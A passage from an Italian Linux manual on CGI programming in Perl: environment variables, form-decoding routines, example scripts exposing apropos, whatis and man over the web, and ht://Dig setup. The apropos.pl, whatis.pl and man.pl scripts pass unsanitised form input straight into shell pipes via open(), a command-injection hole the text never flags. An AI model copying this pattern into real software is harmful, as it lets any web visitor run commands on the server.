`SCRIPT_NAME`	La parte dell'URI che identifica il percorso del programma CGI utilizzato.

Tabella 40.74. Variabili di ambiente contenenti informazioni sulla connessione cliente-servente.

Variabile	Descrizione
`REQUEST_METHOD`	Il metodo della richiesta ('**`GET`**', '**`POST`**').
`REMOTE_HOST`	Il nome del cliente. Se il nome non è disponibile, si deve fare uso della variabile ***REMOTE_ADDR*** che contiene l'indirizzo IP.
`REMOTE_ADDR`	Indirizzo IP del cliente.

Variabile	Descrizione
`AUTH_TYPE`	Contiene l'eventuale metodo di autenticazione.
`REMOTE_USER`	Il nome dell'utente se si utilizza l'autenticazione.

Tabella 40.75. Variabili di ambiente contenenti informazioni passate dal cliente al servente.

Variabile	Descrizione
`QUERY_STRING`	Contiene la stringa di richiesta se si utilizza il metodo '**`GET`**'.
`CONTENT_LENGTH`	Contiene la dimensione in byte (ottetti) dei dati ricevuti dal cliente. Questa informazione è disponibile solo se si utilizza il metodo '**`POST`**'.
`CONTENT_TYPE`	Contiene la definizione del tipo di codifica dei dati ricevuti dal cliente e riguarda solo il metodo '**`POST`**'. La codifica più comune è '**`application/x-www-form-urlencoded`**' e significa che i dati sono stati codificati secondo lo standard utilizzato per il metodo '**`GET`**': gli spazi sono convertiti in '**`+`**' e tutti i simboli speciali secondo la forma '**`%`*`hh`***', dove ***`hh`*** sono due cifre esadecimali.

Quando il cliente invia una richiesta al servente, prepara un'intestazione all'interno della quale possono essere inseriti diversi campi. Il contenuto di questi campi viene tradotto in altrettante variabili di ambiente il cui nome inizia per '**`HTTP_`**' seguito dal nome del campo stesso. In particolare, i caratteri minuscoli sono convertiti in maiuscoli e i trattini normali sono sostituiti dal trattino basso. Segue la

descrizione di alcune di queste variabili.

Informazioni addizionali dal cliente.

Variabile	Descrizione
`HTTP_ACCEPT`	Equivale al campo '**`Accept`**'.
`HTTP_USER_AGENT`	Equivale al campo '**`User-Agent`**'.

40.4.7.1 Un po' di pratica

«

Prima di iniziare a pensare a dei programmi CGI concludenti, conviene verificare quanto scritto attraverso i programmi di analisi mostrati in precedenza: '**`cgi-test.sh`**' oppure '**`cgi-test.pl`**'. Negli esempi viene mostrato sempre il primo dei due, anche se il migliore per queste cose sarebbe il secondo.

Si può realizzare una pagina HTML contenente dei formulari, come nell'esempio seguente.[5] Una copia di questo file dovrebbe essere disponibile all'indirizzo *allegati/form-test.html* ; inoltre, l'immagine costituita dal file '`test.jpg`' dovrebbe essere disponibile da *allegati/test.jpg* .

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<!-- form-test.html -->
<HTML>
<HEAD>
    <TITLE>Verifica del funzionamento dei FORM</TITLE>
</HEAD>
<BODY>
    <H2>Test di vari tipi di elementi di un modulo FORM - metodo GET</H2>
    <FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="GET">
        <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
        Inserisci il colore:
            <INPUT NAME="colore" SIZE="20" VALUE="giallo">
```

```
        Inserisci la parola d'ordine:
            <INPUT TYPE="password" NAME="password-utente" SIZE="20">
        <P>Barrare la casella se si desidera ricevere propaganda:
            <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
                CHECKED="checked">
        <P>Selezionare il contenitore dell'elaboratore:
            orizzontale <INPUT TYPE="radio" NAME="case"
                VALUE="desktop" CHECKED="checked">
            verticale <INPUT TYPE="radio" NAME="case"
                VALUE="tower">
            verticale ridotto<INPUT TYPE="radio" NAME="case"
                VALUE="minitower">
        <P>Scrivi qui due righe.
            <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA>
        <P>Selezionare il codice attraverso il colore:
            <SELECT NAME="codice-colori">
                <OPTION VALUE="0" SELECTED="selected">Nero
                <OPTION VALUE="1">Marrone
                <OPTION VALUE="2">Rosso
                <OPTION VALUE="3">Arancio
                <OPTION VALUE="4">Giallo
                <OPTION VALUE="5">Verde
                <OPTION VALUE="6">Blu
                <OPTION VALUE="7">Viola
                <OPTION VALUE="8">Grigio
                <OPTION VALUE="9">Bianco
            </SELECT>
        <INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">
        <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo GET">
    </FORM>
    <HR>
    <H2>Test di vari tipi di elementi di un modulo FORM - metodo POST</H2>
    <FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="POST">
        <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
        Inserisci il colore:
            <INPUT NAME="colore" SIZE="20" VALUE="giallo">
        Inserisci la parola d'ordine:
            <INPUT TYPE="password" NAME="password-utente" SIZE="20">
        <P>Barrare la casella se si desidera ricevere propaganda:
            <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
                CHECKED="checked">
```

```
        <P>Selezionare il contenitore dell'elaboratore:
            orizzontale <INPUT TYPE="radio" NAME="case"
                VALUE="desktop" CHECKED="checked">
            verticale <INPUT TYPE="radio" NAME="case"
                VALUE="tower">
            verticale ridotto<INPUT TYPE="radio" NAME="case"
                VALUE="minitower">
        <P>Scrivi qui due righe.
            <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA></P>
        <P>Selezionare il codice attraverso il colore:
            <SELECT NAME="codice-colori">
                <OPTION VALUE="0" SELECTED="selected">Nero
                <OPTION VALUE="1">Marrone
                <OPTION VALUE="2">Rosso
                <OPTION VALUE="3">Arancio
                <OPTION VALUE="4">Giallo
                <OPTION VALUE="5">Verde
                <OPTION VALUE="6">Blu
                <OPTION VALUE="7">Viola
                <OPTION VALUE="8">Grigio
                <OPTION VALUE="9">Bianco
            </SELECT>
        <INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">
        <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo POST">
    </FORM>
</BODY>
</HTML>
```

Come si può vedere sono presenti due elementi '**FORM**' indipendenti: il primo utilizza il metodo '**GET**', il secondo invece il metodo '**POST**'. Entrambi gli elementi '**FORM**' richiamano il programma CGI '`/cgi-bin/cgi-test.sh`'.

Figura 40.78. Richiamando il file HTML dell'esempio, '`form-test.html`', con un programma cliente, si ottiene un formulario simile a quello di questa figura. Qui viene mostrata solo la prima parte, perché ciò che resta è la ripetizione dello stesso formulario utilizzando il metodo '**`POST`**'.



Si può già provare così, anche senza modificare alcunché. Se si invia la richiesta attraverso il formulario che utilizza il metodo '**`GET`**', si può osservare che la richiesta va a fare parte dell'URI del programma CGI; di conseguenza viene inserita nella variabile ***QUERY_STRING***. Altrimenti, con il metodo '**`POST`**' la richiesta si ottiene solo dallo standard input. In entrambi i casi, dovrebbe risultare codificata nello stesso modo (codifica URI).

```
nominativo=Tizio&colore=giallo&password-utente=&↩
↪propaganda=SI&case=desktop&messaggio=&↩
↪codice-colori=0
```

Si può osservare in particolare la presenza della coppia '**nominativo=Tizio**', inserita a titolo di esempio come campo nascosto e costante. Se invece di inviare il formulario attraverso la selezione del pulsante ('**submit**') si utilizza l'immagine, si ottiene una stringa simile a quella seguente:

```
nominativo=Tizio&colore=giallo&password-utente=&↩
↪propaganda=SI&case=desktop&messaggio=&↩
↪codice-colori=0&immagine.x=60&immagine.y=28
```

A questo punto, il lettore dovrebbe provare per conto proprio a compilare i campi, a modificare le selezioni, in modo da prendere dimestichezza con l'effetto generato dagli elementi '**FORM**'.

40.5 Programmazione CGI

«

Si introduce qui la programmazione per la realizzazione di programmi CGI in Perl. Il primo problema che si incontra quando si realizzano programmi del genere è l'analisi delle stringhe di richiesta, per arrivare alla loro scomposizione in modo da poterne gestire i dati. Per questo si utilizzano frequentemente librerie già pronte e ben collaudate, ma qui si vuole mostrare come lavorare partendo da zero.

Va osservato che negli esempi si usano prevalentemente delle richieste attraverso formulari HTML che utilizzano il metodo '**POST**'. Un buon programma CGI, tuttavia, dovrebbe essere in grado di gestire, indifferentemente, richieste fatte con i metodi '**GET**' e '**POST**'. Pertanto, queste spiegazioni non esauriscono l'argomento della programmazione CGI, ma affrontano solo alcuni dei suoi problemi.

Per una programmazione CGI efficace è consigliabile lo studio del linguaggio PHP (*http://www.php.net*).

40.5.1 Problemi

Prima di iniziare a realizzare programmi CGI, occorre fare mente locale alla situazione in cui si trova il programma, specialmente per la verifica del funzionamento dello stesso. Il programma viene eseguito attraverso una forma di intermediazione: è il servente HTTP a metterlo in funzione ed è sempre il servente a ricevere l'output che poi viene restituito al programma cliente.

In questa situazione, lo standard error del programma viene perduto, assieme alle eventuali segnalazioni di errore di qualunque tipo.

Prima di provare il funzionamento di un programma del genere, per quanto banale sia, occorre averlo analizzato sintatticamente attraverso gli strumenti che mette a disposizione il compilatore o l'interprete. L'utilizzo di Perl come linguaggio di programmazione, non richiedendo una fase di compilazione, tende a fare dimenticare che è necessaria un'analisi sintattica. Se non si verifica il programma, magari solo per un punto e virgola fuori posto, ci si trova di fronte al solito messaggio: «500 Errore interno del servente».

Nello stesso modo, sarebbe bene che il programma che si realizza sia in grado di funzionare in qualche modo anche al di fuori dell'ambiente creato dal servente HTTP.

È il caso di ricordare che il controllo sintattico di un programma Perl si ottiene nel modo seguente:

```
perl -c programma_perl
```

oppure ancora meglio con:

```
perl -c -w programma_perl
```

40.5.2 Decodifica

«

Si è accennato al fatto che un programma CGI non può fare a meno di occuparsi della decodifica delle stringhe di richiesta. Questo problema si scompone almeno nelle fasi seguenti:

- la suddivisione delle coppie '***nome=valore***';
- la separazione delle coppie;
- la decodifica URI.

I dati provenienti da un formulario HTML sono uniti assieme attraverso l'uso del simbolo e-commerciale ('**&**'). Per suddividerli si può creare un array dei vari elementi utilizzando la funzione '**split**'

```
@coppia = split ('&', $richiesta);
```

Le coppie '***nome=valore***' sono stringhe unite assieme attraverso il simbolo di assegnamento ('**=**'). La suddivisione avviene agevolmente attraverso la scomposizione in un array di due soli elementi. Solitamente si utilizza la scorciatoia seguente:

```
($nome, $valore) = split ('=', $coppia[$i]);
```

In pratica, si scompone il contenuto di un elemento dell'array '**@coppia**', visto nella sezione precedente.

La decodifica URI si scompone di due fasi:

- sostituzione del simbolo '**+**' con lo spazio;
- sostituzione dei codici '***%hh***' con il carattere corrispondente.

```
$valore   =~ tr/+/ /;

$nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
$valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
```

Quello che segue è un esempio molto semplificato di due subroutine in grado, rispettivamente, di estrapolare le informazioni da una richiesta in modalità '**GET**' e in modalità '**POST**'. Le due subroutine restituiscono un hash (l'array associativo di Perl) corrispondente alle coppie di dati. Una copia di questo script dovrebbe essere disponibile anche qui: *allegati/mini-lib.pl* .

```
##
## mini-lib.pl
## Routine Perl utilizzabili da un programma CGI.
##
#
# &Decodifica_GET ()
# Decodifica il contenuto della variabile $QUERY_STRING e lo
# restituisce in un hash.
#
sub Decodifica_GET
{
    local ($richiesta) = $ENV{'QUERY_STRING'};
    #
    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
    local ($valore)    = "";
    local (%DATI)      = ();
```

```
    #
    # Suddivide la richiesta in un array di coppie
    # «nome=valore».
    @coppia = split ('&', $richiesta);
    #
    # Elabora ogni coppia contenuta nell'array.
    foreach $elemento (@coppia)
      {
        #
        # Scompone la coppia.
        ($nome, $valore) = split ('=', $elemento);
        #
        # Trasforma «+» in spazio.
        $valore =~ tr/+/ /;
        #
        # Trasforma «%hh» nel carattere corrispondente.
        $nome
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        #
        # Aggiunge la coppia decodificata in un hash.
        $DATI{$nome} = $valore;
      }
    #
    # Restituisce l'hash delle coppie ( nome => valore ).
    return (%DATI);
}
#
# &Decodifica_POST ()
# Decodifica quanto proveniente dallo standard input e lo
# restituisce in un hash.
sub Decodifica_POST
{
    local ($richiesta) = "";
```

```
    #
    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
    local ($valore)    = "";
    local (%DATI)      = ();
    #
    # Legge lo standard input.
    read (STDIN, $richiesta, $ENV{CONTENT_LENGTH});
    #
    # Suddivide la richiesta in un array di coppie
    # «nome=valore».
    @coppia = split ('&', $richiesta);
    #
    # Elabora ogni coppia contenuta nell'array.
    foreach $elemento (@coppia)
      {
        #
        # Scompone la coppia.
        ($nome, $valore) = split ('=', $elemento);
        #
        # Trasforma «+» in spazio.
        $valore =~ tr/+/ /;
        #
        # Trasforma «%hh» nel carattere corrispondente.
        $nome
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        #
        # Aggiunge la coppia decodificata in un hash.
        $DATI{$nome} = $valore;
      }
    #
    # Restituisce l'hash delle coppie ( nome => valore ).
```

```
    return (%DATI);
}
#
# Trattandosi di una libreria, l'ultima riga deve restituire
# un valore equiparabile a TRUE.
1;
#
```

Un programma banale che potrebbe fare uso di questa libreria, è il seguente. Si occupa solo di restituire i dati ottenuti dall'hash contenente le coppie '***nome=>valore***'. Una copia di questo script dovrebbe essere disponibile anche qui: *allegati/form.pl* .

```
#!/usr/bin/perl
##
## form.pl
##
require ('mini-lib.pl');
print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Metodo $ENV{REQUEST_METHOD}</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD}</H1>\n");
print STDOUT ("<PRE>\n");
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
```

```
else
  {
    print STDOUT ("Il metodo della richiesta ");
    print STDOUT ("non è gestibile.\n");
  }
@nomi = keys (%DATI);
foreach $nome (@nomi)
  {
    print STDOUT ("$nome = $DATI{$nome}\n");
  }
print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");
```

Il programma '**form.pl**', appena mostrato, incorpora inizialmente la libreria presentata prima, '**mini-lib.pl**', quindi, a seconda del metodo utilizzato per la richiesta, chiama la subroutine adatta. Al termine, restituisce semplicemente l'elenco dei dati ottenuti.

40.5.3 Esempi elementari di applicazioni CGI

Nelle sezioni seguenti si mostrano alcuni esempi elementari di applicazioni CGI. Si tratta dell'accesso pubblico alla documentazione interna di un sistema operativo Unix comune, attraverso '**apropos**', '**whatis**' e '**man**'.

Per questi tre tipi di interrogazioni si prepara un solo file HTML di partenza, contenente tre elementi '**FORM**' distinti, ognuno dei quali invia una richiesta a un diverso programma CGI specializzato.

40.5.3.1 File «manuali.html»

«

Segue il sorgente del file ‘`manuali.html`’ contenente i tre elementi ‘**`FORM`**’ necessari per richiamare i programmi CGI in grado di fornire documentazione interna. Una copia di questo file dovrebbe essere disponibile anche qui: *allegati/manuali.html* .

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<!-- manuali.html -->
<HTML>
<HEAD>
    <TITLE>Manualistica</TITLE>
</HEAD>
<BODY>
<H1>Manualistica</H1>
    <FORM ACTION="/cgi-bin/apropos.pl" METHOD="GET">
        <P>apropos <INPUT NAME="apropos" SIZE="30">
        <INPUT TYPE="submit" VALUE="Invio">
    </FORM>
    <FORM ACTION="/cgi-bin/whatis.pl" METHOD="GET">
        <P>whatis <INPUT NAME="whatis" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio">
    </FORM>
    <FORM ACTION="/cgi-bin/man.pl" METHOD="GET">
        <P>man 
            <SELECT NAME="sezione">
                <OPTION VALUE="" SELECTED="selected">predefinito
                <OPTION VALUE="1">comandi utente
                <OPTION VALUE="2">chiamate di sistema
                <OPTION VALUE="3">chiamate di libreria
                <OPTION VALUE="4">dispositivi
                <OPTION VALUE="5">formati dei file
                <OPTION VALUE="6">giochi
                <OPTION VALUE="7">varie
                <OPTION VALUE="8">comandi di sistema
                <OPTION VALUE="9">routine del kernel
            </SELECT>
```

```
            <INPUT NAME="man" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio">
    </FORM>
</BODY>
</HTML>
```

Figura 40.87. Il formulario ‘`manuali.html`’.



Ognuno dei tre elementi ‘**`FORM`**’ permette di indicare una stringa da utilizzare per ottenere informazioni. Per ogni elementi ‘**`FORM`**’ c’è un proprio tasto di invio indipendente con il quale si decide implicitamente il tipo di informazione che si vuole avere: *apropos*, *whatis* o *man*. Dei tre tipi di formulario, quello della richiesta per i file delle pagine di manuale è un po’ diverso, dal momento che potrebbe essere necessario indicare la sezione.

40.5.3.2 File «apropos.pl»

Segue il sorgente del programma ‘**`apropos.pl`**’, che si occupa di interrogare il sistema attraverso il comando ‘**`apropos`**’ e di restituire un file HTML con la risposta. Una copia di questo script dovrebbe essere disponibile anche qui: *allegati/apropos.pl* .

```
#!/usr/bin/perl
##
## apropos.pl
##
# Incorpora la libreria di decodifica dei dati.
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} ");
    print STDOUT ("non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# Inizio del programma.
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della
# richiesta.
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
```

```
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a apropos e ne restituisce l'esito.
if (open (APROPOS, "apropos $DATI{apropos} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>apropos $DATI{apropos}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>apropos $DATI{apropos}</H1>\n");
    print STDOUT ("<PRE>\n");
    while ($risposta = <APROPOS>)
      {
        print $risposta;
      }
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
```

```
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Errore</H1>\n");
    print STDOUT ("Si è manifestato un errore ");
    print STDOUT ("durante l'inoltro ");
    print STDOUT ("della richiesta.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
1;
```

Il programma è molto semplice: interpreta la richiesta ottenuta e ne estrae solo il valore abbinato all'informazione '**apropos**'; quindi esegue il comando '**apropos**' leggendone l'output che viene restituito in una pagina HTML molto semplice. Il punto più delicato di questo programma sta quindi nell'istruzione seguente:

```
open (APROPOS, "apropos $DATI{apropos} |")
```

Con questa viene abbinato un flusso di file a un comando il cui standard output viene letto successivamente e riemesso all'interno di una pagina HTML con il ciclo seguente:

```
while ($risposta = <APROPOS>)
  {
   print STDOUT ($risposta);
  }
```

Figura 40.91. Il risultato di un'interrogazione *apropos* per la parola «manual».

apropos manual

```
man (1)              - format and display the on-line manual pages
perlxs (1)           - XS language reference manual
whereis (1)          - locate the binary, source, and manual page files for a command
xman (1)             - Manual page display program for the X Window System
```

40.5.3.3 File «whatis.pl»

Segue il sorgente del programma '**whatis.pl**', che si occupa di interrogare il sistema attraverso il comando '**whatis**' e di restituire un file HTML con la risposta. È molto simile a '**apropos.pl**' appena mostrato, per cui qui alcune parti vengono tralasciate (in corrispondenza dei puntini di sospensione).

```
#!/usr/bin/perl
##
## whatis.pl
##
# Incorpora la libreria di decodifica dei dati.
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
sub Metodo_non_gestibile
{
    ...
}
# Inizio del programma.
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della
# richiesta.
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
```

```
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a man e ne restituisce l'esito.
if (open( WHATIS, "whatis $DATI{whatis} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>whatis $DATI{whatis}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>whatis $DATI{whatis}</H1>\n");
    print STDOUT ("<PRE>\n");
    while ($risposta = <WHATIS>)
      {
       print STDOUT ($risposta);
      }
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }
1;
```

Come si vede, si tratta della stessa cosa già vista nell'altro programma, con la differenza che la richiesta viene fatta al comando '**whatis**' invece che a '**apropos**'.

Figura 40.93. Il risultato di un'interrogazione *whatis* per la parola «man».



40.5.3.4 File «man.pl»

Segue il sorgente del programma '**man.pl**', che si occupa di interrogare il sistema operativo attraverso il comando '**man**' e di restituire un file HTML con la risposta. È molto simile agli altri due appena mostrati, per cui, anche in questo caso, alcune parti vengono tralasciate.

```
#!/usr/bin/perl
##
## man.pl
##
# Incorpora la libreria di decodifica dei dati.
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
sub Metodo_non_gestibile
  {
    ...
  }
#
# Inizio del programma.
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della
```

```
# richiesta.
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a man e ne restituisce l'esito.
if (open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>man $DATI{sezione} ");
    print STDOUT ("$DATI{man}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>man $DATI{sezione} ");
    print STDOUT ("$DATI{man}</H1>\n");
    print STDOUT ("<PRE>\n");
    while ($risposta = <MAN>)
      {
       print STDOUT ($risposta);
      }
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
```

```
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }
1;
```

La differenza fondamentale sta nel fatto che qui si utilizzano due informazioni: il nome del comando di cui si vuole ottenere la pagina di manuale e il numero della sezione. Un'altra cosa da osservare è il modo in cui è stato predisposto il comando: attraverso un condotto necessario a eliminare i caratteri di controllo che non potrebbero essere visualizzati nella pagina HTML.

```
open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |")
```

Figura 40.96. Il risultato di un'interrogazione '**man**' per il comando '**man**', senza specificare la sezione.



40.5.4 Librerie CGI già pronte

Di solito, quando si parte da zero, conviene evitare di reinventarsi le subroutine necessarie a gestire i formulari HTML. Attraverso la rete si possono ottenere molti validi esempi già pronti e collaudati da più tempo.

Tra tutte, la libreria di subroutine Perl più diffusa per la gestione di formulari HTML sembra essere '**cgi-lib.pl**' di Steven Brenner.

40.6 Indicizzazione e motori di ricerca

Quando si imposta un servizio HTTP con molte informazioni utili ai visitatori, può essere importante mettere a disposizione un sistema di ricerca in base a delle parole chiave o delle stringhe più articolate.

Dove non ci si possa avvalere per questo di un servizio pubblico, occorre predisporne uno in proprio.

ht://Dig[6] è un motore di ricerca, vero e proprio, che ottiene i dati per la costruzione dei propri indici attraverso il protocollo HTTP. Pertanto, non si tratta di una scansione del file system pura e semplice.

L'installazione di ht://Dig richiede la preparazione di un file di configurazione, seguita immediatamente dalla preparazione di alcuni file, attraverso il programma '**`htdigconfig`**'; successivamente si passa alla scansione periodica degli indirizzi a cui si è interessati.

In generale, ht://Dig prevede una configurazione unica, in cui annotare tutti gli indirizzi da scandire, lasciando poi alla fase di ricerca l'onere di selezionare l'ambito del contesto cercato.

40.6.1 Configurazione e scansione periodica

La configurazione di ht://Dig si definisce in un file di testo normale (le righe bianche e quelle vuote vengono ignorate; i commenti sono preceduti dal simbolo '**#**'), rappresentato normalmente da '`/etc/htdig/htdig.conf`'. In generale, la directory che deve contenere il file di configurazione è stabilita in fase di compilazione dei sorgenti, mentre durante il funzionamento si possono indicare file di configurazione collocati altrove, ma solo in contesti particolari.

In ogni caso, secondo la filosofia di ht://Dig ci dovrebbe essere un solo file di configurazione, sotto il controllo dell'amministratore del sistema. Segue la descrizione di alcune direttive di questo file, che comunque viene fornito in modo predefinito con molti commenti esplicativi.

Direttiva	Descrizione
`database_dir:` ***directory***	Si stabilisce in questo modo la directory all'interno della quale devono essere inseriti i file che costituiscono la base di dati delle scansioni fatte da ht://Dig.
`start_url:` ***uri*** [***uri***] …	Permette di indicare uno o più indirizzi di partenza per le scansioni che si vogliono ottenere. Per esempio potrebbe trattarsi di indirizzi del tipo *http://**nodo**/* per scandire un sito intero, oppure *http://**nodo**/**percorso**/* per accedere soltanto a una porzione di questo.
`limit_urls_to: ${start_url}`	Questa direttiva serve a limitare la scansione a un certo ambito. Di solito si indicano gli stessi indirizzi usati nella direttiva '**`start_url`**', richiamandone il contenuto come si vede qui.
`exclude_urls:` ***modello*** [***modello***]	Consente di escludere dalla scansione tutti gli indirizzi che contengono una stringa tra quelle elencate in questa direttiva. Di solito si indicano stringhe del tipo '**`/cgi-bin/`**' e '**`.cgi`**', per impedire di accedere a programmi CGI.

Direttiva	Descrizione
`bad_extensions:` ***estensione*** [***estensione***]	Questa direttiva è simile a '**`exclude_urls`**', con la differenza che riguarda solo la parte finale di un indirizzo (l'estensione). Si indicano di solito tutte le estensioni che possono fare riferimento a file che ht://Dig non riesce ad analizzare.
`maintainer:` ***indirizzo_email***	Consente di specificare il responsabile della gestione del servizio.

Oltre al file '`/etc/htdig/htdig.conf`', ne esistono comunque degli altri, collocati sempre nella directory '`/etc/htdig/`', ma in generale non è necessario modificarli. Eventualmente, può essere conveniente in un secondo momento la traduzione dei file HTML di questa directory, dato che ht://Dig li usa quando costruisce le sue risposte mostrate attraverso un programma CGI apposito.

Alcuni di questi file contenuti nella directory '`/etc/htdig/`' servono per costruire una piccola base di dati iniziale che contiene informazioni su sinonini (generata dal file '`/etc/htdig/synonyms`') e sulle radici delle parole (generata dai file '`/etc/htdig/english.*`' e '`/etc/htdig/bad_words`'). Per questo si usa il programma '**`htdigconfig`**':

```
# htdigconfig [Invio]
```

Terminata questa fase iniziale, si passa alla scansione periodica di quanto programmato nella configurazione. Per questo si usa normalmente il programma '**`rundig`**' (potrebbe essere uno script che si av-

vale di altri programmi di ht://Dig, ma questo fatto non ha molta importanza). Conviene distinguere due possibilità:

1. # **rundig -a -i** [*Invio*]
2. # **rundig -a** [*Invio*]

Nel primo caso si tratta di una scansione in cui la base di dati precedente, se esiste, viene messa da parte senza cancellarla, ricostruendo comunque una base di dati nuova; nel secondo caso invece, la base di dati viene sì ricostruita, ma si tiene conto di quella precedente, aggiungendo soltanto le informazioni nuove e togliendo i riferimenti a file che non esistono più. Pertanto, conviene eseguire il primo comando con una periodicità che potrebbe essere settimanale, mentre il secondo va eseguito con una frequenza maggiore, anche giornaliera. Evidentemente, conviene usare per questo il sistema Cron.

È bene osservare che la scansione avviene attraverso il protocollo HTTP ed è possibile accumulare gli indici di un sito che si trova anche all'esterno del proprio elaboratore. Pertanto, quando si configura ht://Dig per raggiungere un elaboratore esterno, è bene considerare anche il traffico (il carico della rete) che l'aggiornamento degli indici può comportare.

Teoricamente, ht://Dig può indicizzare anche il contenuto di file PDF, PostScript e di altri formati, purché siano disponibili alcuni programmi di conversione. Tuttavia, non è conveniente abilitare questa funzionalità nella configurazione di ht://Dig, perché la scansione per l'accumulo delle informazioni diventa molto pesante, sia

per la rete, sia per l'elaborazione che ha luogo; inoltre, i visitatori che trovano le informazioni contenute in file di questo tipo, possono trovarsi poi in difficoltà, mentre è auspicabile che le stesse notizie siano accessibili anche attraverso pagine HTML normali. Pertanto, è bene prendere in considerazione la direttiva di configurazione '**`bad_extensions`**', aggiungendo tutte queste estensioni che non conviene prendere in considerazione.

40.6.2 Interrogazione del motore di ricerca

